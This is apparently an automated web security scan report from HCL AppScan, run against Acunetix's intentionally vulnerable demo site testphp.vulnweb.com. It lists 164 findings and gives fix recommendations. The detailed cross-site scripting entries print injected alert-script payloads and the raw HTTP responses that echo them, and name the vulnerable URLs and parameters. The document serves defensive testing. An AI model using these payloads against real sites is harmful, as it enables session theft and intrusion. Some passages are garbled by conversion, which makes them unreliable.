



Web Application Report

This report includes important security information about your web application.

Security Report

This report was created by HCL AppScan Standard 9.0.3.14, Rules: 20737
Scan started: 3/6/2020 11:01:20 AM

Table of Contents

Introduction

- General Information
- Login Settings

Summary

- Issue Types
- Vulnerable URLs
- Fix Recommendations
- Security Risks
- Causes
- WASC Threat Classification

Issues Sorted by Issue Type

- Cross-Site Scripting 15
- Host allows flash access from any domain 1
- lighttpd SQL injection and Path Traversal vulnerabilities 1
- Multiple Joomla! Components SQL Injection 1
- Phishing Through URL Redirection 1
- PHP Remote File Inclusion 1
- SQL Injection 8
- Unencrypted Login Request 3
- CVS Directory Browsing 1
- Directory Listing 4
- Link Injection (facilitates Cross-Site Request Forgery) 8
- Microsoft Windows MHTML Cross-Site Scripting 2
- Phishing Through Frames 10
- Autocomplete HTML Attribute Not Disabled for Password Field 2
- Body Parameters Accepted in Query 5
- Database Error Pattern Found 45
- Directory Listing Pattern Found 5
- Hidden Directory Detected 5
- Missing or insecure "Content-Security-Policy" header 5

- Missing or insecure "X-Content-Type-Options" header 5
- Missing or insecure "X-XSS-Protection" header 5
- PHP phpinfo.php Information Disclosure 1
- Unsafe third-party link (target="_blank") 1
- Application Error 12
- Application Test Script Detected 1
- Client-Side (JavaScript) Cookie References 1
- Email Address Pattern Found 11
- HTML Comments Sensitive Information Disclosure 3
- Integer Overflow 1

Introduction

This report contains the results of a web application security scan performed by HCL AppScan Standard.

High severity issues:	31
Medium severity issues:	25
Low severity issues:	79
Informational severity issues:	29
Total security issues included in the report:	164
Total security issues discovered in the scan:	164

General Information

Scan file name: 5454545454545454
Scan started: 3/6/2020 11:01:20 AM
Test policy: Default

Host testphp.vulnweb.com
Port 80
Operating system: Unknown
Web server: Unknown
Application server: Any

Login Settings

Login method: None

Summary

Issue Types 29





[TOC](#)

Issue Type		Number of Issues	
H	Cross-Site Scripting	15	<div></div>
H	Host allows flash access from any domain	1	<div></div>
H	lighttpd SQL injection and Path Traversal vulnerabilities	1	<div></div>
H	Multiple Joomla! Components SQL Injection	1	<div></div>
H	Phishing Through URL Redirection	1	<div></div>
H	PHP Remote File Inclusion	1	<div></div>
H	SQL Injection	8	<div></div>
H	Unencrypted Login Request	3	<div></div>
M	CVS Directory Browsing	1	<div></div>
M	Directory Listing	4	<div></div>
M	Link Injection (facilitates Cross-Site Request Forgery)	8	<div></div>
M	Microsoft Windows MHTML Cross-Site Scripting	2	<div></div>
M	Phishing Through Frames	10	<div></div>
L	Autocomplete HTML Attribute Not Disabled for Password Field	2	<div></div>
L	Body Parameters Accepted in Query	5	<div></div>
L	Database Error Pattern Found	45	<div></div>
L	Directory Listing Pattern Found	5	<div></div>
L	Hidden Directory Detected	5	<div></div>
L	Missing or insecure "Content-Security-Policy" header	5	<div></div>
L	Missing or insecure "X-Content-Type-Options" header	5	<div></div>
L	Missing or insecure "X-XSS-Protection" header	5	<div></div>
L	PHP phpinfo.php Information Disclosure	1	<div></div>
L	Unsafe third-party link (target="_blank")	1	<div></div>
I	Application Error	12	<div></div>
I	Application Test Script Detected	1	<div></div>
I	Client-Side (JavaScript) Cookie References	1	<div></div>
I	Email Address Pattern Found	11	<div></div>
I	HTML Comments Sensitive Information Disclosure	3	<div></div>

Vulnerable URLs 36

TOC

URL	Number of Issues	
H http://testphp.vulnweb.com/comment.php	4	
H http://testphp.vulnweb.com/guestbook.php	12	
H http://testphp.vulnweb.com/hpp/	5	
H http://testphp.vulnweb.com/hpp/params.php	9	
H http://testphp.vulnweb.com/listproducts.php	12	
H http://testphp.vulnweb.com/search.php	12	
H http://testphp.vulnweb.com/secured/newuser.php	18	
H http://testphp.vulnweb.com/	11	
H http://testphp.vulnweb.com/showimage.php	3	
H http://testphp.vulnweb.com/AJAX/infoartist.php	4	
H http://testphp.vulnweb.com/AJAX/infotitle.php	5	
H http://testphp.vulnweb.com/artists.php	8	
H http://testphp.vulnweb.com/product.php	4	
H http://testphp.vulnweb.com/userinfo.php	7	
M http://testphp.vulnweb.com/Flash/	2	
M http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/	2	
M http://testphp.vulnweb.com/admin/	3	
M http://testphp.vulnweb.com/images/	3	
L http://testphp.vulnweb.com/login.php	6	
L http://testphp.vulnweb.com/signup.php	2	
L http://testphp.vulnweb.com/cart.php	3	
L http://testphp.vulnweb.com/Mod_Rewrite_Shop/	4	
L http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/	3	
L http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/	3	
L http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/	3	
L http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/	1	
L http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attaced-storage-dlink/1/	2	
L http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/	1	
L http://testphp.vulnweb.com/categories.php	2	
L http://testphp.vulnweb.com/disclaimer.php	3	
L http://testphp.vulnweb.com/CVS/	1	
L http://testphp.vulnweb.com/cgi-bin/	1	

L	http://testphp.vulnweb.com/porn/	1	
L	http://testphp.vulnweb.com/porno/	1	
L	http://testphp.vulnweb.com/secured/	1	
I	http://testphp.vulnweb.com/AJAX/index.php	2	

Fix Recommendations 23

TOC

Remediation Task		Number of Issues	
H	Always use SSL and POST (body) parameters when sending sensitive information.	3	
H	Disable redirection to external sites based on parameter values	1	
H	Harden PHP environment settings and sanitize user input to disallow unintended remote file inclusion.	1	
H	Review possible solutions for hazardous character injection	86	
H	Search for an upgrade/fix for the specific Joomla! component	1	
H	Set the domain attribute of the allow-access-from entity in the crossdomain.xml file to include specific domain names instead of any domain.	1	
H	Upgrade to the latest version of lighttpd	1	
M	Apply one of the suggested workaround solutions	2	
M	Modify the server configuration to deny access to directories containing sensitive information	1	
M	Modify the server configuration to deny directory listing, and install the latest security patches available	9	
L	Add the attribute rel = "noopener noreferrer" to each link element with target="_blank"	1	
L	Config your server to use the "Content-Security-Policy" header with secure policies	5	
L	Config your server to use the "X-Content-Type-Options" header with "nosniff" value	5	
L	Config your server to use the "X-XSS-Protection" header with value '1' (enabled)	5	
L	Correctly set the "autocomplete" attribute to "off"	2	
L	Do not accept body parameters that are sent in the query string	5	
L	Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely	5	
L	Remove business and security logic from the client side	1	
L	Remove e-mail addresses from the website	11	
L	Remove sensitive information from HTML comments	3	
L	Remove test scripts from the server	1	
L	Remove the phpinfo.php script and all other default scripts from your site	1	
L	Verify that parameter values are in their expected ranges and types. Do not output debugging error messages and exceptions	13	

Security Risks 15
















TOC

Risk		Number of Issues	
H	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user	26	
H	It is possible to view, modify or delete database entries and tables	55	
H	It is possible to view the contents of any file (for example, databases, user information or configuration files) on the web server (under the permission restrictions of the web server user)	1	
H	It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.	40	
H	It is possible to run remote commands on the web server. This usually means complete compromise of the server and its contents	1	
H	It may be possible to steal user login information such as usernames and passwords that are sent unencrypted	3	
M	It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files	10	
M	It is possible to upload, modify or delete web pages, scripts and files on the web server	8	
L	It may be possible to bypass the web application's authentication mechanism	2	
L	It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations	34	
L	It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site	5	
L	It is possible to expose server environment variables, which may help an attacker to develop further attacks against the web application	1	
I	It is possible to gather sensitive debugging information	13	
I	It is possible to download temporary script files, which can expose the application logic and other sensitive information such as usernames and passwords	1	
I	The worst case scenario for this attack depends on the context and role of the cookies that are created at the client side	1	

Causes 16












TOC

Cause		Number of Issues	
H	Sanitation of hazardous characters was not performed correctly on user input	88	

H	The web server or application server are configured in an insecure way	6	
H	Latest patches or hotfixes for 3rd. party products were not installed	2	
H	The web application performs a redirection to an external site	1	
H	The web application allows remote file inclusion	1	
H	Sensitive input fields such as usernames, password and credit card numbers are passed unencrypted	3	
M	Improper permissions/ACLs were set to file/directory	1	
M	Directory browsing is enabled	9	
L	Insecure web application programming or configuration	33	
L	Default sample scripts or directories were installed on the web site	1	
L	The rel attribute in the link element is not set to "noopener noreferrer".	1	
I	Proper bounds checking were not performed on incoming parameter values	13	
I	No validation was done in order to make sure that user input matches the data type expected	13	
I	Temporary files were left in production environment	1	
I	Cookies are created at the client side	1	
I	Debugging information was left by the programmer in web pages	3	

WASC Threat Classification

TOC

Threat	Number of Issues	
Abuse of Functionality	1	
Content Spoofing	18	
Cross-site Scripting	18	
Directory Indexing	10	
Information Leakage	55	
Insufficient Transport Layer Protection	3	
Integer Overflows	1	
Predictable Resource Location	1	
Remote File Inclusion	1	
SQL Injection	55	
URL Redirector Abuse	1	

Issues Sorted by Issue Type

H

Cross-Site Scripting 15

TOC

Issue 1 of 15

TOC

Cross-Site Scripting

Severity: **High**

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/guestbook.php>

Entity: name (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

[illegible]

Cross-Site Scripting	
Severity:	High
CVSS Score:	7.5
URL:	http://testphp.vulnweb.com/search.php
Entity:	searchFor (Parameter)
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

Cross-Site Scripting**Severity:** **High****CVSS Score:** 7.5**URL:** <http://testphp.vulnweb.com/guestbook.php>**Entity:** guestbook.php (Page)**Risk:** It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user**Causes:** Sanitation of hazardous characters was not performed correctly on user input**Fix:** Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response


```
<script>alert(1000)</script></strong></td><td align="right" style="background-color:#F5F5F5">03.06.2020, 8:38 am</td></tr><tr><td colspan="2">&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&~<br></td></tr></table> </div>
```

```
<div class="story">  
    <form action="" method="post" name="faddentry">  
        <input type="hidden" name="name" value="anonymous user">  
        <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;"></textarea>  
        <br>  
        <input type="submit" name="submit" value="add message">  
    </form>  
</div>
```

```
...
```

Cross-Site Scripting	
Severity:	High
CVSS Score:	7.5
URL:	http://testphp.vulnweb.com/search.php
Entity:	search.php (Page)
Risk:	It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response


```
<h2 id='pageName'>searched for: >'><script>alert(228)</script></h2></div>
<!-- InstanceEndEditable -->
<!--end content -->
...
```


Cross-Site Scripting

Severity: High**CVSS Score:** 7.5**URL:** <http://testphp.vulnweb.com/hpp/params.php>**Entity:** params.php (Page)**Risk:** It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user**Causes:** Sanitation of hazardous characters was not performed correctly on user input**Fix:** Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

>">">">



Raw Test Response:

```
...
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:39:22 GMT
Content-Type: text/html

>">">"><script>alert(1739)</script>>"><script>alert(1739)</script>
...
```

Cross-Site Scripting

Severity: **High**

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/secured/newuser.php>

Entity: newuser.php (Page)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

ACUNETIX ART

Unable to access user database: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '>' at line 1



Simulation of the pop-up that appears when this page is opened in a browser

Raw Test Response:

```
...
alert%281511%29%3C%2Fscript%3E&uname=%3E%22%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&ucc=
%3E%22%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&uemail=%3E%22%27%3E%3Cscript%3Ealert%28151
1%29%3C%2Fscript%3E&uphone=%3E%22%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&uaddress=%3E%22
%27%3E%3Cscript%3Ealert%281511%29%3C%2Fscript%3E&signup=%3E%22%27%3E%3Cscript%3Ealert%281511%29%3
C%2Fscri...
```

```

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:39:07 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>

...

...

<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  Unable to access user database: You have an error in your SQL syntax; check the manual that
  corresponds to your MySQL server version for the right syntax to use near ''>
  <script>alert(1511)</script>' at line 1
  ...

```

Cross-Site Scripting

Severity: High

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/comment.php>

Entity: comment.php (Page)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

>">, thank you for your comment.



Simulation of the pop-up that appears when this page is opened in a browser

Raw Test Response:

```
...

name=%3E%22%27%3E%3Cscript%3Ealert%281919%29%3C%2Fscript%3E&comment=%3E%22%27%3E%3Cscript%3Ealert%281919%29%3C%2Fscript%3E&Submit=%3E%22%27%3E%3Cscript%3Ealert%281919%29%3C%2Fscript%3E&phpaction=%3E%22%27%3E%3Cscript%3Ealert%281919%29%3C%2Fscript%3E


HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:39:30 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>
>"><script>alert(1919)</script> commented</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<style type="text/css">
<!--
body {
  margin-left: 0px;
  margin-top: 0px;
  margin-right: 0px;
  margin-bottom: 0px;
}

...
```

Cross-Site Scripting**Severity:** **High****CVSS Score:** 7.5**URL:** <http://testphp.vulnweb.com/secured/newuser.php>**Entity:** uuname (Parameter)**Risk:** It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user**Causes:** Sanitation of hazardous characters was not performed correctly on user input**Fix:** Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response**Raw Test Response:**

```

...

uname=<script>alert(3112)
</script>&upass=&upass2=&uname=&ucc=1234&uemail=test%40altoromutual.com&uphone=555-555-
5555&uaddress=753+Main+Street&signup=signup

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:42:07 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>

...

...

<title>add new user</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
  <p>You have been introduced to our database with the above informations:</p><ul><li>Username:
<script>alert(3112)</script></li><li>Password: </li><li>Name: </li><li>Address: 753 Main
Street</li><li>E-Mail: test@altoromutual.com</li><li>Phone number: 555-555-5555</li><li>Credit
card: 1234</li></ul><p>Now you can login from <a
href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>

...

```


Cross-Site Scripting

Severity: **High**

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/listproducts.php>

Entity: cat (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

The screenshot displays the Acunetix Web Vulnerability Scanner interface. At the top, the Acunetix logo and 'acuart' are visible. Below the header, there's a navigation bar with links like 'home', 'categories', 'artists', 'disclaimer', 'your cart', 'guestbook', and 'AJAX Demo'. A search bar is present with the text 'search art' and a 'go' button. A sidebar on the left lists various links: 'Browse categories', 'Browse artists', 'Your cart', 'Signup', 'Your profile', 'Our guestbook', 'AJAX Demo', 'Links', 'Security art', 'PHP scanner', 'PHP vuln help', and 'Fractal Explorer'. The main content area shows an error message: 'Error: You have corresponds to ... manual that ... syntax to use near ... meter 1 to be ... on line 74'. A red box highlights a simulated pop-up message that appears when the page is opened in a browser. The pop-up is a yellow warning triangle with the number '2717' and an 'OK' button. Below the pop-up, a red text box states: 'Simulation of the pop-up that appears when this page is opened in a browser'. At the bottom, there's a footer with links 'About Us', 'Privacy Policy', 'Contact Us', and '©2019 Acunetix Ltd'. A warning message at the very bottom states: 'Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: ...'

Raw Test Response:

...

```

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:41:09 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...

...

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
    Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL
server version for the right syntax to use near '<script>alert(2717)</script>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->
...

```

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.


```

</tr><tr><td colspan="2">&nbsp;&nbsp;&nbsp;<script>alert(2726)</script>
</td></tr></table> </div>
<div class="story">
  <form action="" method="post" name="faddentry">
    <input type="hidden" name="name" value="anonymous user">
    <textarea name="text" rows="5" wrap="VIRTUAL" style="width:500px;"></textarea>
    <br>
    <input type="submit" name="submit" value="add message">
  </form>
</div>
</div>
...

```

Issue 11 of 15

TOC

Cross-Site Scripting

Severity: High

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/hpp/params.php>

Entity: pp (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user


Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

valid



Raw Test Response:

```
...
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:43:39 GMT
Content-Type: text/html

valid<script>alert(3556)</script>
...
```

Cross-Site Scripting

Severity: **High**

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/hpp/params.php>

Entity: p (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user


Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

12



Simulation of the pop-up that appears when this page is opened in a browser

Raw Test Response:

```
...
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
```

```
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:43:30 GMT
Content-Type: text/html

<script>alert(3450)</script>12
...
```

Issue 13 of 15

TOC

Cross-Site Scripting

Severity: High

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/hpp/>

Entity: pp (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test successfully embedded a script in the response, which will be executed once the user activates the OnMouseOver function (i.e., hovers with the mouse cursor over the vulnerable control). This means that the application is vulnerable to Cross-Site Scripting attacks.

Test Response



Raw Test Response:

```
...
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:43:42 GMT
Content-Type: text/html

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a href="params.php?p=valid&pp=12%22+onMouseOver%3Dalert%283569%29%2F%2F">link1</a><br/><a
href="params.php?p=valid&pp=12" onMouseOver=alert(3569) //">link2</a><br/><form
action="params.php?p=valid&pp=12" onMouseOver=alert(3569) //"><input type=submit name=aaaa/>
</form><br/>
<hr>
<a href='http://blog.mindedsecurity.com/2009/05/client-side-http-parameter-
pollution.html'>Original article</a>
...
```


Cross-Site Scripting

Severity: **High**

CVSS Score: 7.5

URL: <http://testphp.vulnweb.com/listproducts.php>

Entity: artist (Parameter)

Risk: It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because Appscan successfully embedded a script in the response, which will be executed when the page loads in the user's browser.

Test Response

